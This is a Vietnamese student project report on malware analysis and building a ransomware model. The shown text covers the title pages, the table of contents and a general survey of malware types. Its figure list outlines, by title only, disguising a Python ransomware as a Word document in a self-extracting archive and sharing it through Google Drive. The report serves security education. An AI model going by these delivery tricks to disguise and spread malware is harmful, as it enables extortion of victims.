

PHÂN TÍCH MÃ ĐỘC

Phát Triển Mã Độc Ransomware

Ngành: **An Toàn Thông Tin**

Chuyên ngành: **An Toàn Thông Tin**

Giảng viên hướng dẫn : **Tổng Thanh Văn**

Sinh viên thực hiện :

Nguyễn Phạm Tuyên MSSV: 2187701116

Trần Nhật Vũ MSSV: 2187701120

Lớp: 21DATA1

TP. Hồ Chí Minh, tháng 11 năm 2024

PHÂN TÍCH MÃ ĐỘC

Phát Triển Mã Độc Ransomware

Ngành: **An Toàn Thông Tin**

Chuyên ngành: **An Toàn Thông Tin**

Giảng viên hướng dẫn : **Tổng Thanh Văn**

Sinh viên thực hiện :

Nguyễn Phạm Tuyên MSSV: 2187701116

Trần Nhật Vũ MSSV: 2187701120

Lớp: 21DATA1

TP. Hồ Chí Minh, tháng 11 năm 2024

LỜI CẢM ƠN

Trong quá trình thực hiện đề án phân tích mã độc, nhóm em xin được gửi lời cảm ơn chân thành đến giảng viên Tống Thanh Văn thuộc khoa Công nghệ thông tin - Trường Đại Học Công Nghệ TP.HCM, đã tận tình hướng dẫn, đưa ra những lời khuyên hữu ích liên quan đến đề án phân tích mã độc, ngành An toàn thông tin giúp nhóm em có thể hoàn thành đề án của môn học này.

Tuy nhiên, trong quá trình khi thực hiện đề án môn này, khó tránh khỏi những thiếu sót khi hoàn thiện và trình bày đề án. Nhóm em rất mong nhận được những lời góp ý và quan tâm của thầy để đề án của nhóm em sẽ trở nên hoàn thiện hơn và đáp ứng được những các tiêu chí đề ra.

Xin chân thành cảm ơn thầy.

TP. Hồ Chí Minh, tháng 11 năm 2024

DANH MỤC HÌNH ẢNH

Hình 2.1: Các loại mã độc	4
Hình 2.2: Lợi dụng malware để thu thập thông tin cá nhân, dữ liệu người dùng.	4
Hình 2.3: File Virus.....	5
Hình 2.4: Macro Virus.....	5
Hình 2.5: Boot Sector Virus.	6
Hình 2.6: Scripting Virus.	6
Hình 2.7: Polymorphic Virus.	7
Hình 2.8: Resident Virus.	7
Hình 2.9: Trojan Horse.....	8
Hình 2.10: Hình ảnh minh họa một cuộc tấn công mạng sử dụng backdoor.	8
Hình 2.11: Minh họa về tấn công Adware.	9
Hình 2.12: Minh họa về Spyware.....	9
Hình 2.13: Minh họa về Rootkit.....	10
Hình 2.14: Minh họa về Worm.....	11
Hình 2.15: Minh họa về Keylogger.....	12
Hình 2.16: Minh họa về mã độc tống tiền Ransomware.	13
Hình 2.17: Hình ảnh về AIDS Trojan	15
Hình 2.18: Hình ảnh về Gpcode Ransomware.	16
Hình 2.19: Hình ảnh về CryptoLocker bên trái và CryptoWall bên phải.	16
Hình 2.20: Hình ảnh về WannaCry Ransomware.	16
Hình 2.21: Hình ảnh về WinLocker thuộc dạng Locker Ransomware.	17
Hình 2.22: Hình ảnh về cách hoạt động của Locker.	18
Hình 2.23: Hình ảnh về cách hoạt động của Crypto Ransomware.....	18
Hình 2.24: Hình ảnh về CryptoBlocker thuộc dạng Crypto Ransomware.....	19
Hình 2.25: Hình ảnh Cuckoo sandbox.	23
Hình 2.26: Hình ảnh công cụ Vmware workstation bên trái, VirtualBox bên phải.	24
Hình 2.27: Hình ảnh công cụ Sysinternals Suite.....	24
Hình 2.28: Hình ảnh công cụ Fiddler.	25
Hình 2.29: Hình ảnh công cụ Wireshark.	26
Hình 2.30: Hình ảnh TCPDump được sử dụng trên Ubuntu.....	26
Hình 2.31: Hình ảnh ví dụ về phòng chống.	27
Hình 3.1: Mô hình thực nghiệm	28

Hình 3.2: Hai File mã độc được viết dưới dạng Python.....	32
Hình 3.3: Biên dịch File Malware.	33
Hình 3.4: Biên dịch File giaima.	33
Hình 3.5: Hai File sau khi biên dịch.....	33
Hình 3.6: File word.....	34
Hình 3.7: Gộp hai File Malware và Noidung lại với nhau.	34
Hình 3.8: Đổi tên File và click vào SFX.	34
Hình 3.9: Vào mục Advanced.	35
Hình 3.10: Chọn File xuất hiện trước.....	35
Hình 3.11: Chọn hình giải nén.	36
Hình 3.11: Tải hình icon docx lên.	36
Hình 3.12: Cập nhập files.	37
Hình 3.13: Thực thi.	37
Hình 3.14: Kết quả sau khi thực thi.....	37
Hình 3.15: Chương trình tăng MB của File lên.....	38
Hình 3.16: File mã độc đã được tăng size disk.	38
Hình 3.16: File mã độc được đẩy lên google drive.	38
Hình 3.17: File được tải xuống.....	39
Hình 3.18: File Noidung.docx sẽ xuất hiện trước.	39
Hình 3.19: Các File bắt đầu đã bị mã hóa.	39
Hình 3.20: Các File ở các thư mục đã bị mã hóa.	40
Hình 3.21: File ảnh đã bị mã hóa.	40
Hình 3.22: Danh sách các File đã bị mã hóa.	41
Hình 3.23: Thông báo cho nạn nhân biết mình đã bị tấn công.....	42
Hình 3.24: Tải file giai ma xuống.	42
Hình 3.25: File log ghi lại trạng thái các File đã được giải mã.	43
Hình 3.26: Các File trong thư mục khác đã giải mã.....	43
Hình 3.27: Thông báo các File đã giải mã.....	43

DANH MỤC BẢNG

Bảng 2.1: Phân loại Rootkit.....	10
Bảng 2.2: Phân loại các Ransomware.	13
Bảng 2.3: Bảng so sánh ransomware với các loại mã độc khác.....	14
Bảng 2.4: Bảng so sánh phân tích tĩnh và phân tích động.....	21

MỤC LỤC

TRANG BÌA PHỤ

LỜI CẢM ƠN

DANH MỤC HÌNH ẢNH

DANH MỤC BẢNG

CHƯƠNG 1: TỔNG QUAN1

1.1 Tổng quan đề tài được giao 1

1.1.1 Lý do chọn đề tài này 1

1.1.2 Ý nghĩa đề tài 1

1.1.3 Mức độ ảnh hưởng đến các công nghệ hiện nay 1

1.2 Mục tiêu về đề án 2

1.3 Nhiệm vụ của đề án 2

1.4 Cấu trúc đề án 3

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT4

2.1 Giới thiệu về mã độc 4

2.1.1 Định nghĩa mã độc 4

2.1.1 Phân loại các mã độc phổ biến hiện nay 5

2.1.2 Tác động của mã độc đối với hệ thống thông tin 13

2.1.3 Sự khác biệt giữa mã độc Ransomware và các loại mã độc khác 14

2.2. Tổng quan về Ransomware 14

2.2.1 Lịch sử hình thành và phát triển của Ransomware 14

2.2.2 Phân loại Ransomware 17

2.2.3 Các giai đoạn hoạt động của Ransomware 19

2.3 Phương pháp phân tích mã độc 19

2.3.1 Phân tích tĩnh 19

2.3.2 Phân tích động 20

2.3.3 So sánh phân tích tĩnh và phân tích động 20

2.4. Cơ chế mã hóa và giải mã trong Ransomware 21

2.4.1 Các thuật toán mã hóa phổ biến 21

2.4.2 Kết hợp mã hóa đối xứng và bất đối xứng trong Ransomware 22

2.4.3 Điểm yếu của Ransomware trong cơ chế mã hóa 22

2.5. Công cụ và môi trường hỗ trợ phân tích mã độc 22

2.5.1 Sandbox và hệ thống ảo hóa	22
2.5.2 Công cụ giám sát hành vi.....	24
2.5.3 Các bộ công cụ phân tích mạng.....	25
2.6 Cách phòng chống các cuộc tấn công Ransomware	26
Chương 3: THỰC NGHIỆM	28
3.1 Môi trường thực nghiệm	28
3.2 Mô hình thực nghiệm	28
3.3 Mô tả về hai file Malware và giaima	29
3.4 Quá trình thực nghiệm	32
3.5 Đánh giá và cải thiện code.....	44
CHƯƠNG 4: TỔNG KẾT	45
4.1. Kết luận về nghiên cứu	45
4.2. Hạn chế và khó khăn	45
4.3. Đề xuất cải tiến và hướng phát triển.....	45
CHƯƠNG 5: TÀI LIỆU THAM KHẢO.....	47

CHƯƠNG 1: TỔNG QUAN

1.1 Tổng quan đề tài được giao

1.1.1 Lý do chọn đề tài này

Trong thời đại kỹ thuật số hiện nay, mã độc ransomware đang trở thành một trong những mối đe dọa nguy hiểm nhất đối với an ninh mạng. Với khả năng mã hóa dữ liệu và đòi tiền chuộc từ nạn nhân, ransomware đã gây thiệt hại kinh tế và xã hội khá nghiêm trọng đối với các cá nhân, tổ chức và các cơ sở chính phủ trên toàn thế giới. Việc nghiên cứu và phân tích loại mã độc này không chỉ giúp hiểu rõ hơn về cách thức hoạt động của chúng mà còn góp phần nâng cao năng lực phòng chống và phản ứng trước các cuộc tấn công ransomware hiện nay.

1.1.2 Ý nghĩa đề tài

Đề tài nghiên cứu về mã độc Ransomware có ý nghĩa rất quan trọng trong bối cảnh an ninh mạng đang trở thành một thách thức lớn đối với các cá nhân và tổ chức trên toàn thế giới. Việc tìm hiểu sâu về cơ chế hoạt động, phương pháp tấn công, và cách phòng chống Ransomware không chỉ góp phần nâng cao nhận thức về an toàn thông tin mà còn hỗ trợ xây dựng các giải pháp bảo mật hiệu quả, giảm thiểu thiệt hại do mã độc gây ra.

Ngoài ra, đề tài còn giúp cải thiện khả năng ứng phó với các cuộc tấn công mạng ngày càng tinh vi, ý nghĩa thực tiễn của đề tài còn nằm ở việc cung cấp các công cụ và phương pháp phân tích mã độc, hỗ trợ phát hiện sớm và ngăn chặn các mối đe dọa tiềm ẩn, từ đó bảo vệ dữ liệu và tài nguyên hệ thống một cách tối ưu. Đề tài cũng góp phần nâng cao ý thức cộng đồng về tầm quan trọng của việc bảo vệ thông tin cá nhân trong thời đại kỹ thuật số.

1.1.3 Mức độ ảnh hưởng đến các công nghệ hiện nay

Mã độc Ransomware đã và đang có những tác động lớn đến các công nghệ hiện đại hiện nay, đặc biệt là trong bối cảnh chuyển đổi số và sự phát triển mạnh mẽ của Internet vạn vật. Loại mã độc này không chỉ gây thiệt hại nghiêm trọng về dữ liệu và tài chính mà còn làm gián đoạn hoạt động của các hệ thống thông tin, mạng lưới doanh nghiệp, và hạ tầng công nghệ quan trọng.

Đối với các hệ thống lưu trữ dữ liệu đám mây, Ransomware gây ra những mối đe dọa lớn bằng cách mã hóa dữ liệu và đòi tiền chuộc, làm giảm niềm tin của người dùng vào các nền tảng công nghệ này. Trong lĩnh vực IoT, Ransomware tấn công các thiết

bị kết nối như: camera an ninh, hệ thống điều khiển thông minh, và thiết bị y tế, làm ảnh hưởng đến sự an toàn của người dùng và tính khả dụng của dịch vụ.

Bên cạnh đó, các công nghệ trí tuệ nhân tạo (AI) và học máy (Machine Learning) cũng đang đối mặt với thách thức từ Ransomware. Những thuật toán độc hại được thiết kế để vượt qua các hệ thống bảo mật truyền thống, gây khó khăn trong việc phát hiện và ngăn chặn kịp thời. Sự phát triển của công nghệ mã hóa cũng đang bị lợi dụng để tăng cường khả năng che giấu và bảo vệ mã độc, khiến việc giải mã và phân tích trở nên phức tạp hơn.

1.2 Mục tiêu về đề án

Đề án này tập trung nghiên cứu và phát triển một mô hình ransomware cơ bản để mô phỏng cách thức hoạt động của mã độc này. Trong quá trình thực hiện đề án sẽ:

- Phân tích cơ chế mã hóa dữ liệu và các phương pháp giao tiếp mạng mà ransomware sử dụng.
- Xây dựng mô hình ransomware đơn giản trong môi trường giả lập để nghiên cứu.
- Đánh giá các biện pháp bảo mật và đưa ra đề xuất để giảm thiểu thiệt hại từ ransomware.
- Đề án kết hợp giữa lý thuyết phân tích mã độc và thực nghiệm lập trình nhằm mang lại cái nhìn toàn diện về ransomware.

1.3 Nhiệm vụ của đề án

Nhiệm vụ của đề án này:

- Giúp cho người đọc có thể hiểu cơ chế hoạt động của ransomware.
- Khảo sát các phương pháp mã hóa dữ liệu thường được sử dụng.
- Nghiên cứu các công cụ và kỹ thuật phát hiện ransomware.
- Xây dựng mô phỏng ransomware trong môi trường Sandbox.
- Kiểm tra cách ransomware mã hóa và đòi tiền chuộc dữ liệu
- Đưa ra các biện pháp bảo mật để phòng ngừa ransomware.

1.4 Cấu trúc đồ án

Chương 1: Tổng quan

- Nội dung chương này sẽ trình bày lý do, tổng quan, nhiệm vụ và cấu trúc của đồ án.

Chương 2: Cơ sở lý thuyết

- Phần này sẽ tìm hiểu về các khái niệm cơ bản, lịch sử phát triển và các kỹ thuật tấn công của ransomware.

Chương 3: Thực nghiệm

- Phần này sẽ trình bày quá trình xây dựng phát triển của ransomware và phân tích cơ chế tấn công.

Chương 4: Kết luận


- Phần này sẽ tóm tắt kết quả nghiên cứu, đề xuất các giải pháp kỹ thuật và chiến lược bảo mật và đưa ra hướng phát triển cho tương lai.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

2.1 Giới thiệu về mã độc

2.1.1 Định nghĩa mã độc

Mã độc hầu như còn được biết đến với cái tên malware đây là phần mềm độc hại được thiết kế xây dựng nhằm xâm nhập, phá hoại hoặc đánh cắp dữ liệu từ hệ thống máy tính mà không có sự cho phép của người dùng. Mục đích hầu hết của tất cả mã độc hiện nay có thể là tấn công, gián điệp hoặc tống tiền nạn nhân.



Hình 2.1: Các loại mã độc

Hầu hết mọi người sẽ nhầm lẫn giữa một khái niệm khác là virus máy tính. Nhưng thực tế, virus máy tính chỉ là một phần nhỏ trong khái niệm của mã độc. Virus máy tính có thể hiểu đơn thuần cũng là một dạng mã độc nhưng sự khác biệt ở đây là virus có khả năng tự lây lan.



Hình 2.2: Lợi dụng malware để thu thập thông tin cá nhân, dữ liệu người dùng.

Hiện nay các mã độc đang ngày càng nguy hiểm và phức tạp từ cách thức lây nhiễm, phương pháp ẩn mình, các thức thực hiện các hành vi nguy hiểm, v.v... Giới hạn giữa các loại mã độc ngày càng hạn hẹp vì bản thân các mã độc cũng phải có sự kết hợp lẫn nhau để đem lại hiệu quả tấn công cao.

2.1.1 Phân loại các mã độc phổ biến hiện nay


Phụ thuộc vào các cơ chế, hình thức lây nhiễm và phương pháp phá hoại mà ta phân biệt mã độc thành nhiều loại khác nhau như: virus, trojan, adware, ransomware, rootkit, worm, keylogger, spyware, v.v...

a) Virus

Đây là loại mã độc được thiết kế để tự nhân bản bằng cách chèn mã độc và các tệp hoặc chương trình hợp pháp. Khi tệp hoặc chương trình bị nhiễm được thực thi, virus sẽ được kích hoạt và bắt đầu lây lan sang các tệp hoặc thiết bị khác.

Các dạng virus phổ biến:

File Virus: dạng này được gắn vào một tệp thực thi có đuôi như: .exe, .dll và hoạt động khi tệp được chạy, loại này có đặc điểm lây nhanh và khó diệt hơn, nhược điểm chỉ lây vào một số định dạng file cố định và phụ thuộc vào hệ điều hành.




Hình 2.3: File Virus.

Macro Virus: loại virus chỉ tấn công vào chương trình trong bộ Microsoft Office của Microsoft: Word, Excel, PowerPoint. Macro là tính năng hỗ trợ trong bộ công cụ văn phòng của Microsoft Office cho phép người sử dụng lưu lại các công việc cần thực hiện lại nhiều lần.



Hình 2.4: Macro Virus.

Boot Sector Virus: Loại virus lây vào boot sector hoặc master boot record của ổ đĩa cứng. Boot virus được thực thi trước khi hệ điều hành được nạp lên vì vậy, nó hoàn toàn độc lập với hệ điều hành.




Hình 2.5: Boot Sector Virus.

Scripting Virus: được viết bằng ngôn ngữ script như VBScript, Javascript, Batch Script. Những loại virus này thường có đặc điểm dễ viết, dễ cài đặt. Chúng thường tự lây lan sang các file script khác, thay đổi cả nội dung của các file html để thêm các thông tin quảng cáo, chèn banner ...



Hình 2.6: Scripting Virus.

Polymorphic Virus: là loại virus khá phức tạp có thể thích ứng với nhiều biện pháp phòng thủ khác nhau. Để tránh bị phát hiện, nó có thể liên tục thay đổi mã nguồn của chính nó trong khi vẫn giữ nguyên chương trình cơ bản sau mỗi lần lây nhiễm.



Hình 2.7: Polymorphic Virus.

Resident Virus: là một loại virus lây nhiễm qua file. Không giống như virus direct action, chúng tự cài đặt trên máy tính. Điều này cho phép virus tiếp tục hoạt động ngay cả khi nguồn gốc của việc lây nhiễm virus đã được loại bỏ.



Hình 2.8: Resident Virus.

b) Trojan


Trojan hay còn được gọi là Trojan Horse là một loại mã độc được ngụy trang dưới dạng phần mềm hoặc một tệp hợp pháp nào đó để đánh lừa người dùng tải xuống và thực thi. Không giống như virus, Trojan không tự nhân bản mà cần phải có sự can thiệp của người dùng để phát tán.



Hình 2.9: Trojan Horse.

Trojan được chia làm ba loại chính như sau:

Backdoor: Là một loại mã độc thuộc dạng Trojan. Khi xâm nhập vào máy tính, backdoor sẽ mở ra một cổng dịch vụ cho phép tin tặc điều khiển máy tính nạn nhân. Tin tặc có thể cài cùng lúc nhiều phần mềm backdoor lên nhiều máy tính khác nhau thành một mạng lưới các máy bị điều khiển còn được gọi là Bot Net. Từ đó thực hiện các vụ tấn công từ chối dịch vụ DDOS.



Hình 2.10: Hình ảnh minh họa một cuộc tấn công mạng sử dụng backdoor.

Adware: đây là loại Trojan nhằm mục đích quảng cáo. Adware thường ngụy trang dưới dạng một chương trình hợp pháp để lừa người dùng cài đặt. Khi bị nhiễm Adware, thiết bị có thể sẽ bị thay đổi trang chủ tìm kiếm, bị làm phiền liên tục với những quảng cáo.



Hình 2.11: Minh họa về tấn công Adware.

Spyware: đây là phần mềm gián điệp được dùng để đánh cắp thông tin của người dùng. Spyware thường được bí mật cài đặt trong các phần mềm miễn phí và phần mềm chia sẻ từ Internet. Một khi đã xâm nhập thành công, spyware sẽ điều khiển máy chủ và âm thầm chuyển dữ liệu người dùng đến một máy khác.




Hình 2.12: Minh họa về Spyware.

c) Rootkit

Rootkit là một loại mã độc hoặc phần mềm độc hại được thiết kế để chiếm quyền kiểm soát cấp cao trong hệ thống của nạn nhân như: root hoặc administrator. Mục tiêu chính của rootkit là ẩn mình đi và các hoạt động độc hại của nó, làm cho người dùng và phần mềm bảo mật khó bị phát hiện. Rootkit thường được sử dụng bởi tin tặc để duy trì quyền truy cập trái phép vào hệ thống trong thời gian dài.

Xuất hiện lần đầu trên hệ thống Unix từ khá lâu, nhưng kể từ lần xuất hiện chính thức trên hệ điều hành Windows vào năm 2005, Rootkit đang dần trở nên phổ biến và trở thành công cụ che giấu hữu hiệu cho các loại phần mềm độc hại khác.



Hình 2.13: Minh họa về Rootkit.

Phân loại các Rootkit hiện nay:

Tên loại Rootkit	Mô tả
Kernel-Level Rootkit	Hoạt động trực tiếp trong kernel có khả năng thay đổi các chức năng lõi của hệ điều hành, từ đó kiểm soát hoàn toàn hệ thống.
User-Level Rootkit	Hoạt động trên các ứng dụng hoặc quy trình người dùng, thay đổi hành vi của chương trình để ẩn mình.
Bootloader Rootkit	Lây nhiễm vào bootloader của hệ thống, hoạt động ngay khi hệ điều hành khởi động, khiến các phần mềm bảo mật khó phát hiện
Firmware Rootkit	Tấn công vào firmware của thiết bị BIOS hoặc UEFI. Loại rootkit này cực kỳ khó phát hiện và thường yêu cầu thay thế phần cứng để loại bỏ.
Hypervisor Rootkit	Chèn mình vào lớp hypervisor, giả lập hệ điều hành để kiểm soát toàn bộ máy ảo mà không bị phát hiện.

Bảng 2.1: Phân loại Rootkit.

d) Worm

Worm hay còn biết đến là bộ máy tính là một loại mã độc tự sao chép và lây lan từ thiết bị này sang thiết bị khác mà không cần đến sự can thiệp của người dùng hoặc tính đính kèm vào các tệp tin. Worm hoạt động độc lập và chủ yếu khai thác lỗ hổng bảo mật trong hệ thống hoặc mạng để lây lan.

Khác với virus, Worm không cần đến sự hỗ trợ của tệp tin lưu trữ để tự nhân bản. Sau khi xâm nhập vào máy tính, Worm sẽ tự động tạo ra nhiều bản sao của chính nó và lây lan sang các máy tính khác trong mạng. Điều này khiến Worm trở thành một mối nguy hại tiềm ẩn cho hệ thống mạng và dữ liệu của người dùng.



Hình 2.14: Minh họa về Worm.

e) Keylogger

Tên đầy đủ là Keystroke Logger là một loại phần mềm hoặc thiết bị phần cứng có khả năng ghi lại mọi thao tác gõ phím của người dùng trên bàn phím. Keylogger thường được tin tặc sử dụng để thu thập thông tin nhạy cảm như: mật khẩu, thông tin tài khoản, dữ liệu cá nhân mà người dùng nhập trên thiết bị, thậm chí còn chụp ảnh màn hình máy tính nạn nhân.



Hình 2.15: Minh họa về Keylogger.

Phân loại Keylogger:

Keylogger phần mềm: là các chương trình hoặc ứng dụng độc hại được cài đặt trên thiết bị của nạn nhân.

Ví dụ như:

- Keylogger sử dụng API của hệ điều hành để ghi lại thao tác bàn phím.
- Keylogger dạng form-grabbing ghi lại dữ liệu được nhập vào các biểu mẫu trên trình duyệt.
- Keylogger dựa trên Kernel hoạt động ở cấp độ hạt nhân hệ điều hành, khó bị phát hiện.

Keylogger phần cứng: là các thiết bị vật lý được gắn vào bàn phím hoặc cổng kết nối.

Ví dụ như:

- Thiết bị USB keylogger.
- Bộ điều hợp không dây theo dõi tín hiệu từ bàn phím không dây.

f) Ransomware

Ransomware là một loại mã độc malware được thiết kế để mã hóa hoặc khóa dữ liệu, hệ thống của nạn nhân, sau đó yêu cầu tiền chuộc để khôi phục dữ liệu và quyền truy cập. Thường đi kèm với lời đe dọa sẽ xóa dữ liệu hoặc công khai thông tin nếu nạn nhân không thanh toán trong thời gian quy định.

⇒ Vì thế mà nó được gọi là mã độc tống tiền. Ransomware thường xâm nhập qua email rác hoặc trang web lừa đảo. Trong vài trường hợp, Ransomware được cài đặt cùng với Trojan để có thể kiểm soát nhiều hơn trên thiết bị của nạn nhân.



Hình 2.16: Minh họa về mã độc tổng tiền Ransomware.

Phân loại các Ransomware hiện nay:

Tên loại Ransomware	Mô Tả
Crypto Ransomware	Mã hóa dữ liệu của nạn nhân, khiến họ không thể truy cập tệp tin mà không có khóa giải mã. Ví dụ: WannaCry, Locky, CryptoLocker
Locker Ransomware	Khóa hoàn toàn hệ thống, khiến nạn nhân không thể sử dụng máy tính. Ví dụ: WinLocker
Double Extortion Ransomware	Không chỉ mã hóa dữ liệu, mà còn đe dọa rò rỉ thông tin nhạy cảm nếu nạn nhân không trả tiền. Ví dụ: Maze Ransomware
RaaS (Ransomware-as-a-Service)	Tin tặc cung cấp ransomware dưới dạng dịch vụ, cho phép những kẻ tấn công ít kinh nghiệm thực hiện các cuộc tấn công.

Bảng 2.2: Phân loại các Ransomware.

2.1.2 Tác động của mã độc đối với hệ thống thông tin

Mã độc đã gây ra những tác động nghiêm trọng đối với hệ thống thông tin, ảnh hưởng đến cả khía cạnh kỹ thuật và kinh tế. Mã độc có thể làm gián đoạn hoạt động của hệ thống bằng cách khai thác lỗ hổng, thực hiện các cuộc tấn công từ chối dịch vụ hoặc phá hoại dữ liệu, khiến hệ thống không thể hoạt động bình thường. Điều này gây ảnh hưởng trực tiếp đến các tổ chức phụ thuộc vào hệ thống thông tin để vận hành như: doanh nghiệp, cơ quan chính phủ, hoặc các dịch vụ trực tuyến.

Không chỉ vậy, mã độc còn tạo ra áp lực lớn lên đội ngũ kỹ thuật, buộc họ phải dành nguồn lực để xác định, khắc phục và phòng chống các cuộc tấn công. Càng về sau các cuộc tấn công này làm tổn hại đến uy tín của tổ chức, khiến khách hàng hoặc đối tác mất niềm tin vào hệ thống bảo mật của họ. Từ góc độ kinh tế, chi phí phục hồi sau các cuộc tấn công mã độc thường rất lớn, bao gồm việc đầu tư nâng cấp hệ thống, trả tiền chuộc, hoặc bồi thường thiệt hại cho khách hàng.

2.1.3 Sự khác biệt giữa mã độc Ransomware và các loại mã độc khác

Mã độc Ransomware có những đặc điểm riêng biệt so với các loại mã độc khác như: Virus, Trojan, Worm, Keylogger hay Rootkit, chủ yếu nằm ở mục tiêu, cơ chế hoạt động và hậu quả mà nó gây ra. Điểm nổi bật nhất của Ransomware là nó không chỉ gây tổn hại trực tiếp đến hệ thống mà còn thực hiện hành vi đòi tiền chuộc từ nạn nhân, điều này tạo nên một sự kết hợp giữa tấn công công nghệ và mục đích tài chính. Dưới đây là bảng so sánh ransomware với các loại mã độc khác:

Tiêu chí	Ransomware	Virus	Trojan	Worm	Keylogger	Rootkit
Mục tiêu	Mã hóa dữ liệu, đòi tiền chuộc.	Phá hoại dữ liệu	Đánh cắp thông tin	Lan truyền, quá tải mạng	Theo dõi người dùng	Che giấu mã độc khác
